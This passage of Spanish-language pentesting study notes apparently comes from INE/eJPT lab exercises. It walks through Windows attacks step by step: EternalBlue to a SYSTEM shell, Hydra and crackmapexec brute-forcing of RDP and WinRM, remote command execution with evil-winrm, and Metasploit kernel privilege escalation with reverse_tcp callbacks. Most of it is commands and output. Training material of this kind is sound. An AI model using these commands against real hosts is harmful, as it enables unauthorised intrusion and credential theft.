[*] 192.168.1.18:445 - Sending final SMBv2 buffers.
[*] 192.168.1.18:445 - Sending last fragment of exploit packet!
[*] 192.168.1.18:445 - Receiving response from exploit packet
[+] 192.168.1.18:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 192.168.1.18:445 - Sending egg to corrupted connection.
[*] 192.168.1.18:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.18
[*] Meterpreter session 1 opened (192.168.1.17:4444 → 192.168.1.18:49161) at 2025-07-12 12:31:45 -0400
[+] 192.168.1.18:445 - =====
[+] 192.168.1.18:445 - =====WIN=====
[+] 192.168.1.18:445 - =====

meterpreter > sysinfo
Computer : PC-OBJETIVO
OS       : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain   : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > |
```

```
meterpreter > shell
Process 2344 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

## Explotación RDP

Vamos a empezar con un escaneo:

```
$sudo nmap -Pn -sS -sV --min-rate 10000 -O <target_ip>
```

```

Host is up, received user-set (0.0024s latency).
Scanned at 2025-07-12 22:12:35 IST for 116s
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp    open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  syn-ack ttl 125 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp   open  ssl/des-nots? syn-ack ttl 125
|_ssl-date: 2025-07-12T16:44:30+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=WIN-OMCNBKR66MN
| Issuer: commonName=WIN-OMCNBKR66MN
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-11T16:41:52
| Not valid after:  2026-01-10T16:41:52
| MD5: 3c8a:6815:e8ef:6fd3:c033:69b6:860f:ca83
| SHA-1: 33dc:b6cd:88aa:3c1b:3746:376b:9944:9ee3:f38a:e394
|_—BEGIN CERTIFICATE—
MIIC4jCCAcqgAwIBAgIQBds1w3cbGaRFT543zjSH0zANBgkqhkiG9w0BAQsFADAA
MRgwFgYDvQQDEw9XSU4tT01TkJLUjY2TU4wHhCNMjUwNzExMTY0MTUyWhCNMjYw
MTEwMTY0MTUyWjAaMRgwFgYDvQQDEw9XSU4tT01TkJLUjY2TU4wggEiMA0GCSqG
Sib3DQEBAQUAA4IBDwAwggEKAQDFp06L9SoHTObSUMzg2CKmUs6xaZETWr1X
K1djJJr4NJxPTXAAQLL66wCb5CvzkSRhSBJLro6HNDiEnYR90cSDXSmGl3ToULF
RswYuzWr4+effEAFrZ7m/iS+Nd1e5VtKwveLjSpb4DgFr3UU5CtPCOEoN2k1lMLR
DsajSeNiZvN2Azw0sMacNtaJqyjqyVCQBFpfhg1Uf3ygPf9gpzNUiy/boGNVScq
b9GywYXp3PSYIPFvxLvcVOhBEBtTJsL60tyfp50/uvxmzAjwb3f1uifQUScnDG
Bw655x6kGTPq46Gu11AusojnAQGQn7svjbprHEDtOxa8rXk+YvxAgMBAAGjJDAi
MBMGA1UDJQQMMAoGCCsGAQUFBwMBMAsGA1UDwQEAwIEMDANBgkqhkiG9w0BAQsF
AAOCQAQEAihNFSeI0F6lzZttHy6AYKuVi1eUftTzOe6bs0ssbHK0U0rt2Ckty2cetU
aV2T3gmnAmkxZabJMr+jFv+TVl5h4Q+R001ciuU124lP4G12KIWF1sCc3+yy9b
w+SBKhfMtakrZFEimuzylWHgdifUnsRJddPwyiAB+ByUXJsqsEWdz5zeqGBOAr
b9TB+Pdq+27RSvOU2PasHCUjRj5rfgsotV97sdCEB9/X9BgbDICWNsgX+xAQr5
ecGjY3dituPOAg7gh6B5Q9ahnYFVKfMxe9+dWdxize0X6AGKsYNYV0PG8AHEtOhK
DP3pW1l102PZHc9lCw4istGtSdKxw=
|_—END CERTIFICATE—

```

No vemos ningún puerto RDP abierto 3389, sospecho, ¿no? Bueno, ¿cómo lo detectaríamos?

Vemos que nos sale un puerto extraño con el número 3333, pero no identifica que servicio está ejecutando.

RDP se puede configurar con otro puerto, en lugar del puerto predeterminado.

Ya sabemos que es el puerto RDP, ¿pero... y si estuviéramos haciendo un pentesting de caja negra? ¿cómo seríamos capaces de verificar esto? ¿O cómo puedo comprobar y determinar si está o no ejecutando el RDP?

Bueno una de las técnicas es conectarse manualmente al sistema destino y especificar este puerto en particular como el puerto RDP.

Pero otra herramienta útil es el módulo RDP escáner de metasploit.

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/scanner/http/wp_abandoned_cart_sqli	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLi <a href="#">Scanner</a>	
1	auxiliary/scanner/rdp/cve_2019_0708_bluekeep	2019-05-14	normal	Yes	CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check	
2	\ action: Crash	.	.	.	Trigger denial of service vulnerability	
3	\ action: Scan	.	.	.	Scan for exploitable targets	
4	auxiliary/scanner/kademlia/server_info	.	normal	No	Gather Kademlia Server Information	
5	\ action: BOOTSTRAP	.	.	.	Use a Kademlia2 BOOTSTRAP	
6	\ action: PING	.	.	.	Use a Kademlia2 PING	
7	auxiliary/scanner/http/icinga_static_library_file_directory_traversal	2022-05-09	normal	Yes	Icingaweb Directory Traversal in Static Library File Requests	
8	auxiliary/scanner/rdp/rdp_scanner	.	normal	No	Identify endpoints speaking the Remote Desktop Protocol (RDP)	
9	auxiliary/scanner/rdp/ms12_020_check	.	normal	Yes	MS12-020 Microsoft Remote Desktop Checker	

```
msf6 > use 8
msf6 auxiliary(scanner/rdp/rdp_scanner) > options

Module options (auxiliary/scanner/rdp/rdp_scanner):
      Name          Current Setting  Required  Description
      DETECT_NLA       true           yes        Detect Network Level Authentication (NLA)
      RDP_CLIENT_IP    192.168.0.100   yes        The client IPv4 address to report during connect
      RDP_CLIENT_NAME   rdesktop        no         The client computer name to report during connect, UNSET = random
      RDP_DOMAIN        no            no         The client domain name to report during connect
      RDP_USER          no            no         The username to report during connect, UNSET = random
      RHOSTS           yes           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT             3389          yes        The target port (TCP)
      THREADS          1              yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

[*] msf auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
[*] msf auxiliary(scanner/rdp/rdp_scanner) > set RPORT 3333
RPORT => 3333
[*] msf auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.2.30.127:3333 - Detected RDP on 10.2.30.127:3333      (name:WIN-OMCNBK66MN) (domain:WIN-OMCNBK66MN) (domain_fqdn:WIN-OMCNBK66MN) (server_fqdn:WIN-OMCNBK66MN) (os_version:6.1,9600) (Requires NLA: Yes)
[*] demo.ine.local:3333 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/rdp/rdp_scanner) >
```

Bien, ya identificamos que está ejecutando el servicio RDP en ese puerto

Sin embargo, no podemos autenticarnos con el sistema de destino a través de RDP porque no tenemos ninguna credencial válida. ¿Cómo las obtenemos?

## Fuerza bruta RDP

## Tool: Hydra

```
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.2.30.127 -s 3333
```

```
[root@IMX ~]# 
$ hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.2.30.127 -s 3333
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-12 22:49:57
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 1 (rdp does not like many parallel connections)
[WARNING] The rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 700 login tries (l://p:100), -175 tries per task
[DATA] attacking rdp://10.2.30.127:3333

[3333][rdp] host: 10.2.30.127 login: sysadmin password: samantha
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.30.127 login: demo password: victoria
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.30.127 login: auditor password: elizabeth
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.30.127 login: root password: root
[STATUS] 412.00 tries/min, 412 tries in 00:01h, 288 to do in 00:01h, 4 active
[3333][rdp] host: 10.2.30.127 login: administrator password: qwertyuiop
[ERROR] freerdp: The connection failed to establish.
[STATUS] 338.00 tries/min, 676 tries in 00:02h, 24 to do in 00:01h, 4 active
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-12 22:52:05
```

No nos preocupemos si nos sale el error de abajo después de descubrir usuario y contraseña porque hay labs que tienen freerdp y otros xfreerdp, y nosotros tenemos xfreerdp. Siguiente paso, conectarnos:

```
$sudo xfreerdp /u:administrator /p:qwertyuiop /v:<target_ip:<port>
```

Le damos a Yes y nos abrirá la interfaz de la máquina víctima:



## Explotación WinRM

Primero, y como siempre, realizaremos un escaneo de los puertos abiertos en el sistema objetivo. Recordemos que el servicio winrm puede utilizar el puerto 5985 o si está certificado por SSL tendrá el puerto 5986.

```
$sudo nmap -Pn -sS -sV -p5985 <target_ip>
```

```
File Actions Edit View Help
└─(root@INE)~# nmap -Pn -sS -sV -p- --open --min-rate 10000 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-12 23:42 IST
Nmap scan report for demo.ine.local (10.2.29.130)
Host is up (0.0023s latency).
Not shown: 47453 closed tcp ports (reset), 18068 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn?
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5985/tcp   open  tcpwrapped
47001/tcp  open  winrm?
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  tcpwrapped
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
49673/tcp  open  unknown
```

Utilizaremos una herramienta muy útil como crackmapexec para hacer fuerza bruta y descubrir las credenciales del servicio winrm:

```
$sudo crackmapexec winrm <target_ip> u administrator p /usr/share/metasploit-framework/data/wordlist/unix_password.txt
```

```
WINRM      demo.ine.local  5985  SERVER      [-] server\administrator:elizabeth  
WINRM      demo.ine.local  5985  SERVER      [-] server\administrator:hottie  
WINRM      demo.ine.local  5985  SERVER      [+] server\administrator:tinkerbell (Pwn3d!)  
└─[root@INE)-[~]  
#
```

Bien, una vez tenemos las credenciales podemos ejecutar cualquier comando desde crackmapexec, como por ejemplo:

```
[root@INE]~#
# crackmapexec winrm demo.ine.local -u administrator -p tinkerbell -x "whoami"
SMB      demo.ine.local 5985 SERVER          [*] Windows 10 / Server 2019 Build 17763 (name:SERVER) (domain:server)
HTTP     demo.ine.local 5985 SERVER          [*] http://demo.ine.local:5985/wsmn
WINRM   demo.ine.local 5985 SERVER          [+] server\administrator:tinkerbell (Pwn3d!)
WINRM   demo.ine.local 5985 SERVER          [+] Executed command
WINRM   demo.ine.local 5985 SERVER          server\administrator

[root@INE]~#
# crackmapexec winrm demo.ine.local -u administrator -p tinkerbell -x "sysinfo"
SMB      demo.ine.local 5985 SERVER          [*] Windows 10 / Server 2019 Build 17763 (name:SERVER) (domain:server)
HTTP     demo.ine.local 5985 SERVER          [*] http://demo.ine.local:5985/wsmn
WINRM   demo.ine.local 5985 SERVER          [+] server\administrator:tinkerbell (Pwn3d!)
WINRM   demo.ine.local 5985 SERVER          [+] Executed command
WINRM   demo.ine.local 5985 SERVER

[root@INE]~#
# crackmapexec winrm demo.ine.local -u administrator -p tinkerbell -x "systeminfo"
SMB      demo.ine.local 5985 SERVER          [*] Windows 10 / Server 2019 Build 17763 (name:SERVER) (domain:server)
HTTP     demo.ine.local 5985 SERVER          [*] http://demo.ine.local:5985/wsmn
WINRM   demo.ine.local 5985 SERVER          [+] server\administrator:tinkerbell (Pwn3d!)
WINRM   demo.ine.local 5985 SERVER          [+] Executed command
WINRM   demo.ine.local 5985 SERVER

Host Name:           SERVER
OS Name:            Microsoft Windows Server 2019 Datacenter
OS Version:          10.0.17763 N/A Build 17763
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Standalone Server
OS Build Type:      Multiprocessor Free
Registered Owner:   EC2
Registered Organization: Amazon.com
Product ID:          00430-00000-00000-AA975
Original Install Date: 10/1/2020, 2:03:19 PM
System Boot Time:    7/12/2025, 5:59:36 PM
```

Ahora, vamos a utilizar otra herramienta de explotación como evil-winrm, es muy conocida y muy útil:

```
$sudo evil-winrm -u administrator -p'password' -i <target_ip>
```

```
[root@INE]~# evil-winrm -u administrator -p 'tinkerbell' -i demo.ine.local
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime       Length Name
-->
d-r--        10/1/2020  2:51 PM          3D Objects
d-r--        10/1/2020  2:51 PM      Contacts
d-r--        10/1/2020  2:59 PM      Desktop
d-r--        10/1/2020  2:51 PM    Documents
d-r--        10/1/2020  2:51 PM   Downloads
d-r--        10/1/2020  2:51 PM   Favorites
d-r--        10/1/2020  2:51 PM      Links
d-r--        10/1/2020  2:51 PM      Music
d-r--        10/1/2020  2:51 PM    Pictures
d-r--        10/1/2020  2:51 PM  Saved Games
d-r--        10/1/2020  2:51 PM    Searches
d-r--        10/1/2020  2:51 PM    Videos

*Evil-WinRM* PS C:\Users\Administrator>
```

Por último, también podemos obtener una sesión con metasploit framework:

```
msf6 > search winrm script
```

```
msf6 exploit(windows/winrm/winrm_script_exec) > options
Module options (exploit/windows/winrm/winrm_script_exec):
  Name      Current Setting  Required  Description
  DOMAIN    WORKSTATION     yes        The domain to use for Windows authentication
  FORCE_VBS false          yes        Force the module to use the VBS CmdStager
  PASSWORD   timerbell      no         A specific password to authenticate with
  Proxies    no             no         A proxy chain of form [type:host:port][,type:host:port][, ...]
  RHOSTS    demo.ine.local  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5985            yes        The target port (TCP)
  SSL       false           no         Negotiate SSL/TLS for outgoing connections
  SSLCert   no             no         Path to a custom SSL certificate (default is randomly generated)
  URI      /wsman           yes        The URI of the WinRM service
  URIPATH   no             no         The URI to use for this exploit (default is random)
  USERNAME  administrator  no        A specific username to authenticate as
  VHOST    no              no         HTTP server virtual host

  When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
  Name      Current Setting  Required  Description
  SRVHOST  0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT  8080            yes        The local port to listen on.

  Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.49.3        yes        The listen address (an interface may be specified)
  LPORT     4444            yes        The listen port
```

Configuramos usuario y contraseña, y también FORCE\_VBS a true.

En este caso, queremos establecer la opción force vbs en verdadero, esto esencialmente obliga al módulo a usar un comando visual basic stager, así que estableceremos la fuerza.

```
[*] Command Stager progress - 74.26% done (75702/101936 bytes)
[*] Command Stager progress - 76.27% done (77748/101936 bytes)
[*] Command Stager progress - 78.28% done (79794/101936 bytes)
[*] Command Stager progress - 80.29% done (81840/101936 bytes)
[*] Command Stager progress - 82.29% done (83886/101936 bytes)
[*] Command Stager progress - 84.30% done (85932/101936 bytes)
[*] Command Stager progress - 86.31% done (87978/101936 bytes)
[*] Command Stager progress - 88.31% done (90024/101936 bytes)
[*] Command Stager progress - 90.32% done (92070/101936 bytes)
[*] Command Stager progress - 92.33% done (94116/101936 bytes)
[*] Command Stager progress - 94.34% done (96162/101936 bytes)
[*] Command Stager progress - 96.34% done (98208/101936 bytes)
[*] Command Stager progress - 98.35% done (100252/101936 bytes)
[*] Command Stager progress - 100.00% done (101936/101936 bytes)
[*] Sending stage (176198 bytes) to 10.2.29.130
[*] Session ID 1 (10.10.49.3:4444 → 10.2.29.130:49853) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is mmzwk.exe (4376) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (700)
[*] Successfully migrated to svchost.exe (700) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 1 opened (10.10.49.3:4444 → 10.2.29.130:49853) at 2025-07-13 00:04:30 +0530

meterpreter > sysinfo
Computer      : SERVER
OS           : Windows Server 2019 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## Explotación del kernel de Windows

Esta es la sección de escalada de privilegios en Windows

Bien, una vez ya tengamos acceso al usuario sin privilegios, vamos a elevar los permisos:

```
msf6 > sessions
Active sessions
=====
Id  Name    Type            Information          Connection
--  --     --
2   powershell windows    Accountant @ WIN7-PC  10.10.10.10:4444 -> 10.10.10.7:49166 (10.10.10.7)
3   meterpreter x64/windows Win7-PC\Accountant @ WIN7-PC 10.10.10.10:4433 -> 10.10.10.7:49167 (10.10.10.7)

msf6 > sessions 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: Win7-PC\Accountant
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Comenzaremos analizando como podemos identificar el kernel. Vulnerabilidades dentro del kernel de Windows, empezaremos con un comando básico con Metasploit como es getsystem:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > _
```

Y en este caso podemos ver que todos los intentos han fallado. Bien,

vamos a poner esta sesión en el background con control+z

Y vamos a buscar un módulo de metasploit muy útil que va a enumerar todas las vulnerabilidades pertinentes a esta versión particular de Windows.

```
msf6> search suggester
```

Esto funciona para múltiples sistemas operativos, ya sea Linux, Windows, MacOS, etc. Msf6 >

options

```
meterpreter >
Background session 3? [y/N]
msf6 > search suggester

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  -----
0  post/multi/recon/local_exploit_suggester          normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION    3              yes        The session to run this module on
SHOWDESCRIPTION  false        yes        Displays a detailed description for the available exploits
```

Como vemos es un módulo post-exploitación y tenemos que indicar el ID de la sesión donde ya hemos accedido.

msf6 > set SESSION 3

```
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
=====
#  Id  Name      Type           Information                                Connection
--  --  --       -----
2  powershell windows  Accountant @ WIN7-PC      10.10.10.10:4444 -> 10.10.10.7:49166 (10.10.10.7)
3  meterpreter x64/windows Win7-PC\Accountant @ WIN7-PC  10.10.10.10:4433 -> 10.10.10.7:49167 (10.10.10.7)
```

Msf6 > run

Esto enumerará todas las vulnerabilidades dentro de esta versión particular de Windows. Y además nos mostrará los módulos de Metasploit que nos permitirán elevar nuestros privilegios.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.7 - Collecting local exploits for x64/windows...
[*] 10.10.10.7 - 31 exploit checks are being tried...
[+] 10.10.10.7 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Post module execution completed
```

Estos son los exploits que podemos usar para elevar nuestros privilegios.

Por ejemplo, tenemos el típico exploit de bypass UAC... un módulo que cubriremos más adelante, echando un vistazo a cómo elevar nuestros privilegios sin tener pasar por UAC.

Estos módulos particulares, se pueden usar si se ha realizado suficiente investigación sobre ellos en lo que respecta a qué versiones de Windows realmente tendrán éxito.

Entonces, por ejemplo, podemos buscar este particular: ms10\_092\_schelevator

The screenshot shows a search result for the exploit 'ms10\_092\_schelevator' on the rapid7.com/exploit website. The top navigation bar includes links for 'rapid7.com/db/modules/exploit/windows/local/ms10\_092\_schelevator/' and other tabs like 'crosoft 36...', 'eJPTv2-Notes/ejpt-c...', 'Joven Pentester.docx', and 'INE - Home'. A prominent orange button labeled 'TRY SURFACE COMMAND' is visible. Below the search bar, there's a link to 'BACK TO SEARCH'. The main content area has two columns: 'Disclosed' (Sep 13, 2010) and 'Created' (May 30, 2018). A large section titled 'Description' contains the following text:

This module exploits the Task Scheduler 2.0 XML 0day exploited by Stuxnet. When processing task files, the Windows Task Scheduler only uses a CRC32 checksum to validate that the file has not been tampered with. Also, In a default configuration, normal users can read and write the task files that they have created. By modifying the task file and creating a CRC32 collision, an attacker can execute arbitrary commands with SYSTEM privileges.

NOTE: Thanks to webDEViL for the information about disable/enable.

Este, por ejemplo, no es un exploit en sí... así que vamos a buscar otro diferente:

rapid7.com/db/modules/exploit/windows/local/ms16\_014\_wmi\_recv\_notif/

36... eJPTv2-Notes/ejpt-c... Joven Pentester.docx INE - Home

PLATFORM SERVICES RESOURCES PARTNERS COMPANY

# Windows WMI Receive Notification Exploit

[TRY SURFACE COMMAND](#)

[← BACK TO SEARCH](#)

Disclosed	Created
Dec 4, 2015	Jun 14, 2018

## Description

This module exploits an uninitialized stack variable in the WMI subsystem of ntoskrnl.  
This module has been tested on vulnerable builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.

Este si nos sirve. Vamos a utilizarlo:

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_014_wmi_recv_notif
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > show options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  SESSION           yes        The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      10.10.10.10     yes        The listen address (an interface may be specified)
  LPORT      4444           yes        The listen port

Exploit target:
  Id  Name
  --  --
  0   Windows 7 SP0/SP1
```

Necesitamos especificar la session, que en nuestro caso es la SESSION 3  
msf6 >  
set SESSION 3

```

Active sessions
=====
Id  Name    Type          Information                         Connection
--  ---    ---
2   powershell windows  Accountant @ WIN7-PC               10.10.10.10:4444 -> 10.10.10.7:49166 (10.10.10.7)
3   meterpreter x64/windows Win7-PC\Accountant @ WIN7-PC  10.10.10.10:4433 -> 10.10.10.7:49167 (10.10.10.7)

msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set LPORT 4422
LPORT => 4422

```

Luego necesitamos especificar el puerto ya que ya estamos usando por defecto el 4444, simplemente lo cambiaremos a 4422

Explotamos:

```

msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4422
[*] Reflectively injecting the exploit DLL and running it...
[*] Launching netsh to host the DLL...
[+] Process 3240 launched.
[*] Reflectively injecting the DLL into 3240...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 10.10.10.7
[*] Meterpreter session 4 opened (10.10.10.10:4422 -> 10.10.10.7:49183 ) at 2021-12-26 19:44:02 -0500


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Esta es la manera de hacerlo automáticamente.

Ponemos en background la sesión con ctrl+z

Ahora vamos a hacerlo manualmente, utilizando este repositorio:



```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > sessions 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: Win7-PC\Accountant
meterpreter > shell
Process 3160 created.
Channel 12 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

▶ ↵ 🔊 19:52 / 32:53
C:\Temp>
```

